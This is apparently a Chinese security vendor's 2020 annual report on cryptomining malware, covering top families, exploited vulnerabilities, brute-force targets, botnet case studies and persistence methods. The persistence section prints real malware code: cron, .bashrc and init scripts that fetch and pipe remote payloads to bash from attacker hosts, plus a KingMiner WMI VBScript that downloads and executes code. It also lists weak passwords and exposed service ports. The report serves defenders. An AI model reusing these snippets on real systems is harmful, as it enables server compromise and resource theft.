

# 《2020 挖矿木马年度报告》

## 一、摘要

2020 年各类数字加密货币价格迎来暴涨，比特币价格一度超过 5 万美元/BTC，市值达到 9200 亿美元，是 2019 年底的 10 倍之多，达到了历史最高点。同期挖矿木马最偏好的门罗币价格也同步增长 6 倍，这意味着黑客通过进行门罗币挖矿，兑现后收益可达到以往收益的 6 倍。

在如此大利益诱惑之下，黑产团伙已闻风而动，纷纷加入了对主机计算资源的争夺。一个典型现象就是，有大量挖矿木马在运行时，会尝试清除竞争对手木马。

Monero Chart



门罗币价格曲线（数据来源：coinmarketcap.com）

根据腾讯安全威胁情报中心的检测数据，2020 年挖矿木马上升趋势十分明显。



2020 年挖矿木马增长趋势

本报告以腾讯安全产品获取的安全事件告警工单数据为基础，统计分析得出 2020 年挖矿木马的活跃家族 TOP 榜，从挖矿木马主要入侵特点、漏洞利用偏好、持久化运行手段等方面展示其主要威胁，预测未来挖矿木马攻击可能呈现的新趋势，给政企机构安全运维团队提供常见挖矿木马的防御清理建议。

## 二、挖矿木马风险


### 1.整体情况

#### 1.1 挖矿家族 TOP 榜

2020 年度挖矿木马家族排名前三的分别为 DTLMiner（永恒之蓝下载器木马）、H2Miner、GuardMiner，榜单中有通过永恒之蓝漏洞传播的为 DTLMiner、

NSABuffMiner、NSAGluptebaMiner，有利用 Redis、Hadoop、Weblogic、Drupal、thinkphp 等应用程序漏洞传播的为 H2Miner、GuardMiner、z0Miner、8220Miner 等家族，以及主要通过弱口令爆破进行传播的为 KoiMiner 家族。

2020挖矿木马TOP榜



## 1.2 挖矿木马的危害

挖矿木马最容易被感知到的影响就是服务器性能会出现严重下降，从而影响服务器业务系统的正常运行，严重时可能出现业务系统中断或系统崩溃。如下图所示案例，H2Miner 挖矿木马运行时占用了 98%的 CPU 资源，系统性能已严重受损。

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
5714	root	20	0	515536	263560	624	S	98.7	19.6	2:56.23	kdevtmpfsi
3786	root	20	0	2304752	137400	4840	S	0.3	10.2	0:55.54	java
5680	root	20	0	718216	10028	2320	S	0.3	0.7	0:00.74	kinsing
1	root	20	0	128216	4492	2532	S	0.0	0.3	0:02.56	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:13.09	ksoftirqd/0
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:0H
7	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh

其次，挖矿木马威胁事件往往伴随着攻击者组建僵尸网络。感染挖矿木马的同时，服务器已成为黑客控制的肉鸡电脑，除了硬件资源被浪费，黑客还可能利用失陷主机对其他目标进行攻击，包括蠕虫式的横向攻击扩散、对特定目标进行 DDoS 攻击、作为黑客下一步攻击的跳板隐藏攻击者线索或攻击真实意图、将失陷主机作为分发木马的下载服务器或 C2 服务器等等。

第三，失陷主机可能造成信息泄露。攻击者入侵成功，很多情况下已获得服务器的完全权限，只要攻击者愿意，就可能盗取服务器数据，使受害企业面临信息泄露风险，攻击者也可能在服务器下载运行勒索病毒，随时可能给企业造成更加严重的破坏。


第四，攻击者入侵安装挖矿木马的同时，还可能在服务器安装后门、服务和计划任务，实现对失陷主机的稳固长期控制。腾讯安全专家分析发现，较多挖矿木马威胁事件发生后，攻击者会添加管理员用户、安装远程控制软件，以及为方便攻击者下次连接开放特定的网络端口。

鉴于以上这些危害，我们建议政企机构安全运维人员高度警惕挖矿木马感染事件，挖矿可能仅仅是攻击者制造危害的第一步，极可能处于黑客入侵后危害最轻的阶段。

## 2.挖矿木马入侵通道

### 2.1 利用漏洞攻击

远程代码执行漏洞 (RCE) 可以让远程攻击者直接向后台服务器远程注入操作系统命令或者恶意代码，从而控制后台系统，挖矿木马攻击时最常用的远程代码执行漏洞 TOP 统计如下：



在 2020 年挖矿木马最常利用的 RCE 漏洞排行榜里，WebLogic CVE-2019-2725 高居榜首。

此外，还有各种未授权访问漏洞被攻击者利用。即需要安全配置或权限认证的地址、授权页面存在缺陷导致攻击者可以直接访问，从而引发敏感信息泄露或恶意

代码执行。挖矿木马攻击时常用未授权访问漏洞列表如下：

未授权访问应用类型	开放默认端口
Redis	6379
Hadoop Yarn RESET API	8088
Docker Remote API	2375
Kubernetes	10255/10250
Jenkins	8080
XXL-JOB	9999
宝塔面板 phpMyAdmin	888
Apache Flink Dashboard	8081
PostgreSQL	5342

### 典型案例

#### 案例 1：Z0Miner 利用公开仅 15 天的高危漏洞攻击挖矿

腾讯安全团队于 2020 年 11 月 2 日发现挖矿木马团伙 z0Miner 利用 Weblogic 未授权命令执行漏洞（CVE-2020-14882/14883）进行攻击，本次攻击距离 Weblogic 官方发布安全公告（2020.10.21）之后仅仅 15 天。

挖矿木马团伙对于新漏洞武器的采用速度之快，由此可见一斑。这一案例促使安全研究人员需要更快速的响应高危安全漏洞，当面临数量庞大的云主机高危漏洞需要修补时，对安全运维人员构成极大挑战。

## **案例 2：redis 服务器配置弱口令致 SupermanMiner 控制约万台主机挖矿**

腾讯安全威胁情报中心检测到利用 Redis 未授权访问漏洞直接写入计划任务，下载用 golang 语言编写的挖矿木马下载器 superman，根据挖矿算力推测该团伙已控制约 1 万台失陷系统进行门罗币挖矿。

在本例中，部分政企机构使用 Redis 时，由于没有对 redis 进行良好的配置，如使用空口令或者弱口令等，导致攻击者可以直接访问 redis 服务器，并可以通过该问题直接写入计划任务甚至可以直接拿到服务器权限。

## **案例 3：RunMiner 控制约 1.6 万台主机挖矿**

腾讯主机安全（云镜）捕获 RunMiner 挖矿木马利用 Apache Shiro 反序列化漏洞（CVE-2016-4437）攻击云服务器。RunMiner 挖矿团伙入侵成功后会执行命令反弹 shell 连接到 C2 服务器对肉鸡系统进行远程控制，然后继续下载执行 Run.sh，下载 XMRig 挖矿木马 tcpp 进行门罗币挖矿，病毒通过安装定时任务进行持久化。

根据 RunMiner 挖矿木马使用的门罗币钱包算力(约 268.6KH/s)推算, 该挖矿团伙已控制约 16000 台服务器执行挖矿任务。在黑客控制的服务器上还发现多个扫描探测、网络入侵和远程控制工具, 该团伙显然是专业黑灰产经营团伙之一。

## 2.2 爆破攻击

用户在设置系统登陆密码时, 为了方便记忆往往采用默认的空口令或者非常简单的密码例如 admin、root、test、111111、123456 等, 使用这些密码导致黑客可以轻易猜解并登陆, 从而入侵系统, 部分常见的弱密码如下:

*admin*

*admin12*

*admin888*

*admin8*

*admin123*

*sysadmin*

*adminxxx*

*adminx*

*root*

*roots*

*test*

*test1*

*test123*



*test2*

*password*

*aaaAAA111*

*888888*

*88888888*

*000000*

*00000000*

*111111*

*11111111*

*aaaaaa*

*aaaaaaaa*

*135246*

*135246789*

*123456*

许多挖矿木马在传播时也会针对系统的弱密码进行爆破攻击，根据腾讯安全 2020 年云上安全报告提供的数据，默认用户名、端口名被爆破攻击的次数达数十亿次之多。常被挖矿木马爆破攻击的服务类型包括 SSH、Mssql、Redis 等，各类型爆破攻击对应的挖矿家族如下：

## **MS SQL**

永恒之蓝下载器木马、GuardMiner 、MrbMiner、BasedMiner、贪吃蛇挖矿木

马、快 GO 旷工

### **SSH 爆破**

永恒之蓝下载器木马、Ks3\_Miner、LoggerMiner、8220Miner、DDG

### **Redis 爆破**

永恒之蓝下载器木马、H2Miner、GuardMiner、DDG

### **Msql 爆破**

Mykings

## **2.3 僵尸网络渠道**


利用僵尸网络渠道分发成为挖矿木马越来越偏好的传播手段之一，挖矿木马自身也在组建僵尸网络。僵尸网络在分发安装挖矿木马的同时，还会下载持久化模块、远程控制模块、攻击传播模块、自动更新模块等多种恶意组件，以达到对已感染机器进行长久利用和控制的目的，已失陷的肉鸡系统又会成为新的攻击源，如此不断扩大僵尸网络的规模。

具有僵尸网络特征的挖矿木马 TOP 榜如下，其中前三位是 DTLMiner（永恒之蓝下载器木马）、H2Miner、GuardMiner 为老牌僵尸网络，由于控制该僵尸网络的幕后黑客团伙仍在不断更新其攻击方法，使其在出现后的数年里仍然保持很高

的活跃度。

在 2020 年新活跃的挖矿木马家族以 Linux 服务器为攻击对象的居多，例如通过 SSH 弱口令攻击的 Outlaw、Prometei，通过 Docker Remote API 漏洞入侵的 TeamTNT，以及通过 Nexus Repository Manager 3 弱密码入侵，利用 Mysql、Tomcat 弱口令爆破，Weblogic 远程代码执行漏洞进行横向扩散的 Sysrv-hello 家族等等。

具有僵尸网络特征的挖矿木马TOP榜




### 典型案例

#### 案例 4: TeamTNT

TeamTNT 挖矿团伙通过批量扫描公网上开放 2375 端口的云服务器, 并尝试利用 Docker Remote API 未授权访问漏洞对云服务器进行攻击。


TeamTNT 在成功入侵云服务器后, 会隐藏进程, 通过安装定时任务持久化, 并收集主机上的隐私数据 (如主机用户名和密码、RSA 登录凭证、AWS CLI 跨账户授权信息、docker 配置信息) 上传到 C2 服务器。与此同时, 为了控制更多肉鸡系统, 增加挖矿收益, TeamTNT 团伙还利用 SSH 复用连接进行横向移动以感染更多服务器。



### 案例 5: Sysrv-hello

腾讯安全威胁情报中心检测到 Sysrv-hello 僵尸网络对云上 Nexus Repository Manager 3 存在默认帐号密码的服务器进行攻击。得手后再下载门罗币矿机程序

挖矿，同时下载 mysql、Tomcat 弱口令爆破工具，Weblogic 远程代码执行漏洞（CVE-2020-14882）攻击工具进行横向扩散。其攻击目标同时覆盖 Linux 和 Windows 操作系统。



## 案例 6：Outlaw

腾讯安全威胁情报中心检测到国内大量企业遭遇亡命徒（Outlaw）僵尸网络攻击。亡命徒（Outlaw）僵尸网络最早于 2018 年被发现，其主要特征为通过 SSH 爆破攻击目标系统，同时传播基于 Perl 的 Shellbot 和门罗币挖矿木马。腾讯安全威胁情报中心安全大数据显示，亡命徒（Outlaw）僵尸网络已造成国内约 2 万台 Linux 服务器感染，影响上万家企业。

此次攻击传播的母体文件为 dota3.tar.gz，可能为亡命徒（Outlaw）僵尸网络的

第 3 个版本，母体文件释放 shell 脚本启动对应二进制程序，kswapd0 负责进行门罗币挖矿，tsm32、tsm64 负责继续 SSH 爆破攻击传播病毒。

```
rsync/c/lib/64/  
rsync/c/lib/64/libc.so.6  
rsync/c/lib/64/libpthread.so.0  
rsync/c/lib/64/tsm  
rsync/c/lib/64/libresolv.so.2  
rsync/c/lib/64/libnss_files.so.2  
rsync/c/lib/64/libnss_dns.so.2  
rsync/c/lib/64/libresolv-2.23.so  
rsync/c/lib/64/libdl.so.2  
rsync/c/lib/32/  
rsync/c/lib/32/libc.so.6  
rsync/c/lib/32/libpthread.so.0  
rsync/c/lib/32/tsm  
rsync/c/lib/32/libresolv.so.2  
rsync/c/lib/32/libnss_files.so.2  
rsync/c/lib/32/libnss_dns.so.2  
rsync/c/lib/32/libresolv-2.23.so  
rsync/c/lib/32/libdl.so.2  
rsync/c/slow  
rsync/c/tsm  
rsync/c/watchdog  
rsync/c/run  
rsync/c/go  
rsync/c/tsm32  
rsync/c/start  
rsync/c/tsm64  
rsync/c/stop  
rsync/c/v  
rsync/c/golan  
  
.rsync/init  
.rsync/init2  
.rsync/initall  
  
rsync/a/  
rsync/a/kswapd0  
rsync/a/run  
rsync/a/stop  
rsync/a/a  
rsync/a/init0  
  
rsync/b/  
rsync/b/run  
rsync/b/stop  
rsync/b/a
```

扫描攻击

门罗币挖矿

shellbot后门

### 3.挖矿木马持久化

入侵者攻击得逞之后，会通过各种技术手段安装后门、服务和定时任务，添加管理员帐户、开放网络端口，实现对失陷主机的持久控制。

#### 3.1 Linux 定时任务

WatchbogMiner 通过多种方式创建定时任务，在指定的时间执行恶意代码：

##### 1) 通过写入文件创建

写入文件如下：

*/etc/crontab*

*/var/spool/cron/root*

*/var/spool/cron/crontabs/root*

*/etc/cron.d/system*

*/etc/cron.d/apache*

*/etc/cron.d/root*

*/etc/cron.hourly/oanacroane*

*/etc/cron.daily/oanacroane*

*/etc/cron.monthly/oanacroane*

```

function cronhigh() {
  chattr -i /etc/cron.d/root /etc/cron.d/apache /var/spool/cron/root /var/spool/cron/crontabs/root
  rm -rf /etc/cron.hourly/oanacroane /etc/cron.daily/oanacroane /etc/cron.monthly/oanacroane
  mkdir -p /var/spool/cron/crontabs
  mkdir -p /etc/cron.hourly
  mkdir -p /etc/cron.daily
  mkdir -p /etc/cron.monthly
  sed -i '/pastebin.com/d' /etc/cron.d/root && sed -i '/##/d' /etc/cron.d/root
  sed -i '/pastebin.com/d' /etc/cron.d/apache && sed -i '/##/d' /etc/cron.d/apache
  sed -i '/pastebin.com/d' /etc/cron.d/system && sed -i '/##/d' /etc/cron.d/system
  sed -i '/pastebin.com/d' /var/spool/cron/crontabs/root && sed -i '/##/d' /var/spool/cron/crontabs/root
  sed -i '/pastebin.com/d' /var/spool/cron/root && sed -i '/##/d' /var/spool/cron/root
  key=$( (curl -fsSL $house|wget -q -O - $house) )
  echo -e "*/3 * * * * root (curl -fsSL $house|wget -q -O- $house|curl -fsSL $park|wget -q -O - $park|
  > /etc/cron.d/root
  echo -e "*/6 * * * * root (curl -fsSL $house|wget -q -O- $house|curl -fsSL $park|wget -q -O - $park|

```

## 2) 通过 crontab 命令创建

```

function cronlow() {
  cr=$(crontab -l | grep "$house" | wc -l)
  if [ ${cr} -eq 0 ];then
    crontab -r
    (crontab -l 2>/dev/null; echo "*/10 * * * * (curl -fsSL $house|wget -q -O- $house|curl
    ate -t 2 -T 60)|bash > /dev/null 2>&1") | crontab -

```

## 3) 通过 at 命令创建

```

if [ $status -eq 1 ] ; then
  for a in $(at -l|awk '{print $1}'); do at -r $a; done
  echo "$pay" | at -m now + 1 minute
fi
if [ $status -eq 2 ] || [ "$me" != "root" ] ;then
  amiup=$(ps -fe|grep 'crun'|grep -v grep|wc -l)
  if [ ${amiup} -ne 0 ] ; then
    ps auxf|grep -v grep|grep "crun" | awk '{print $2}'|xargs kill -9
  fi
  key="while true; do sleep 600 && $pay; done"
  echo -e "$key\n##" > /tmp/crun && chmod 777 /tmp/crun && cd /tmp/
  nohup ./crun >/dev/null 2>&1 &
  sleep 15
  rm /tmp/crun
fi

```



4) 通过修改环境变量"/home/\$me/.bashrc"、"/root/.bashrc"创建

```
function cronrc() {
  if [ "$me" != "root" ];then
    cron_rc_path="/home/$me/.bashrc"
    pay_rc="(curl -fsSLk $beam -m 90||wget -q -O - $beam --no-check-certificate -t
  else
    cron_rc_path="/root/.bashrc"
    pay_rc="sed -i '/pastebin.com/d' /etc/hosts;(curl -fsSLk $beam -m 90||wget -q
  fi
  if [ -f "$cron_rc_path" ]; then
    sed -i '/pastebin.com/d' $cron_rc_path
    sed -i '/loaded_javaUpdates_rc/d' $cron_rc_path
    echo -e "$pay_rc\n##loaded_javaUpdates_rc" >> $cron_rc_path
```

### 3.2 Linux 系统服务

1) WannaMine 将恶意代码写入启动目录/etc/rc.d/init.d 目录下, 随系统启动执行。

```
case $OsType in
  1)
    initPath="/etc/rc.d"
    echo "$guarderText" > $initPath/init.d/$ShellProceName
    chmod 755 $initPath/init.d/$ShellProceName >/dev/null 2>&1
    ;;
  2)
    initPath="/etc"
    echo "$guarderText" > $initPath/init.d/$ShellProceName
    chmod 755 $initPath/init.d/$ShellProceName >/dev/null 2>&1
    ln -sf $initPath/init.d/$ShellProceName /etc/rcS.d/S90$ShellProceName
    ;;
  3)
    initPath="/etc"
    echo "$guarderText" > $initPath/init.d/$ShellProceName
    chmod 755 $initPath/init.d/$ShellProceName >/dev/null 2>&1
    update-rc.d -f $ShellProceName start 20 2 3 4 5
    ;;
```

2) 8220Miner 通过写入系统初始化脚本/etc/init.d/down, 将恶意代码添加到启动项。

```
echo -e '#!/bin/bash
```

```
### BEGIN INIT INFO
```

```
# Provides:          down
```

```
# Required-Start:
```

```
# Required-Stop:
```

```
# Default-Start:    2 3 4 5
```

```
# Default-Stop:
```

```
# Short-Description: down (by pwned)
```

```
### END INIT INFO
```

```
(curl -fsSL hxxp://5.196.247.12/xms||wget -q -O- hxxp://5.196.247.12/xms)|bash -sh; echo  
cHI0aG9uIC1jICdpcXBvcnQgdXJsGlic2V4ZWModXJsGlicLnVybG9wZW4oImh0dHA6Ly8  
1LjE5Ni4yNDcuMTlvZC5weSlpLnJlYWQoKSk | base64 -d | bash -; lwp-download  
hxxp://5.196.247.12/xms /tmp/xms; bash /tmp/xms' > /etc/init.d/down
```

3) Muhstik 僵尸网络通过写入/etc/inittab, 添加恶意程序到系统启动项。

```
cat /etc/inittab  
0:2345:respawn:/  
0:2345:respawn:/dev/shm/pyt4  
0:2345:respawn:/var/tmp/pyt4  
0:2345:respawn:/var/lock/pyt4  
0:2345:respawn:/var/run/pyt4
```

4) 4SHMiner 通过安装服务/etc/init.d/c3pool\_miner 启动挖矿脚本。

```
cat >$HOME/moneroocean/miner.sh <<EOL
#!/bin/bash
if ! pidof xmrig >/dev/null; then
    $HOME/moneroocean/xmrig --config=$HOME/moneroocean/config.json &
else
    echo "Monero miner is already running in the background. Refusing to run another one."
    echo "Run \"killall xmrig\" or \"sudo killall xmrig\" if you want to remove background miner first."
fi
EOL

chmod +x $HOME/moneroocean/miner.sh
cp $HOME/moneroocean/miner.sh /etc/init.d/c3pool_miner
service c3pool miner start
echo "[*] Starting c3pool_miner service"
```

5 ) 4SHMiner4SHMiner 通 过 安 装 服 务  
/etc/systemd/system/moneroocean\_miner.service 启动挖矿脚本。

```
cat >/tmp/moneroocean_miner.service <<EOL
[Unit]
Description=Monero miner service

[Service]
ExecStart=$HOME/moneroocean/xmrig --config=$HOME/moneroocean/config.json
Restart=always
Nice=10
CPUWeight=1

[Install]
WantedBy=multi-user.target
EOL

sudo mv /tmp/moneroocean_miner.service /etc/systemd/system/moneroocean_miner.service
echo "[*] Starting moneroocean_miner systemd service"
sudo killall xmrig 2>/dev/null
sudo systemctl daemon-reload
sudo systemctl enable moneroocean_miner.service
sudo systemctl start moneroocean_miner.service
echo "To see miner service logs run \"sudo journalctl -u moneroocean_miner -f\" command"
fi
fi
```

### 3.3 Windows WMI

KingMiner 使用 WMI 创建名为 WindowsSystemUpdate\_WMITimer 的计时器，并将事件消费者 WindowsSystemUpdate\_consumer 通过事件过滤器 WindowsSystemUpdate\_filter 绑定到计时器，从而通过计时器每 15 分钟执行

一次恶意脚本代码。

```
On Error Resume Next
nslink="winmgmts:\\.\root\cimv2:"
nslink2="winmgmts:\\.\root\subscription:"
TrojanName="WindowsSystemUpdate"
TrojanRunTimer=900000
strtxt="on error resume next:Dim a1, b, c,u:Set a1 =
CreateObject("WScript.Shell"):Set b = a1.Exec("nslookup news.g23thr.com"):Do
While Not b.StdOut.AtEndOfStream:c = b.StdOut.ReadAll():Loop:Dim d,e, f:u =
(hex((year(now())-2000)&Month(now())&(day(now())\7)&(year(now())-2000)))&"fdae.tk"):Se
t d = New RegExp:d.Pattern = "(\\d{1,3})\\. (\\d{1,3})\\. (\\d{1,3})\\. (120)":d.IgnoreCase
= False:d.Global = True:Set e = d.Execute(c):If e.Count > 0 Then:u =
chr(e.Item(0).submatches.Item(0))&chr(e.Item(0).submatches.Item(1))&chr(e.Item(0).subma
tches.Item(2))&chr(e.Item(0).submatches.Item(3))&"fghh.com":End If:Function a(ByVal
s):For i = 1 To Len(s) Step 2:c = Mid(s, i, 2):If IsNumeric(Mid(s, i, 1)) Then:a = a
& Chr("&H" & c):Else:a = a & Chr("&H" & c & Mid(s, i + 2, 2)):i = i + 2:End
If:Next:End Function:Set h = CreateObject("Msxml2.XMLHTTP"):h.open "GET",
"http://"&minute(now())&second(now())&"."&u&"/mgxbox.txt",
false:h.send():execute(a(h.responseText))"
set Asec=getobject(nslink2&"ActiveScriptEventConsumer").spawninstance_
Asec.name=TrojanName&"_consumer"
Asec.scriptingengine="vbscript"
Asec.scripttext=strtxt
set Asecpath=Asec.put_
```

### 三、未来趋势

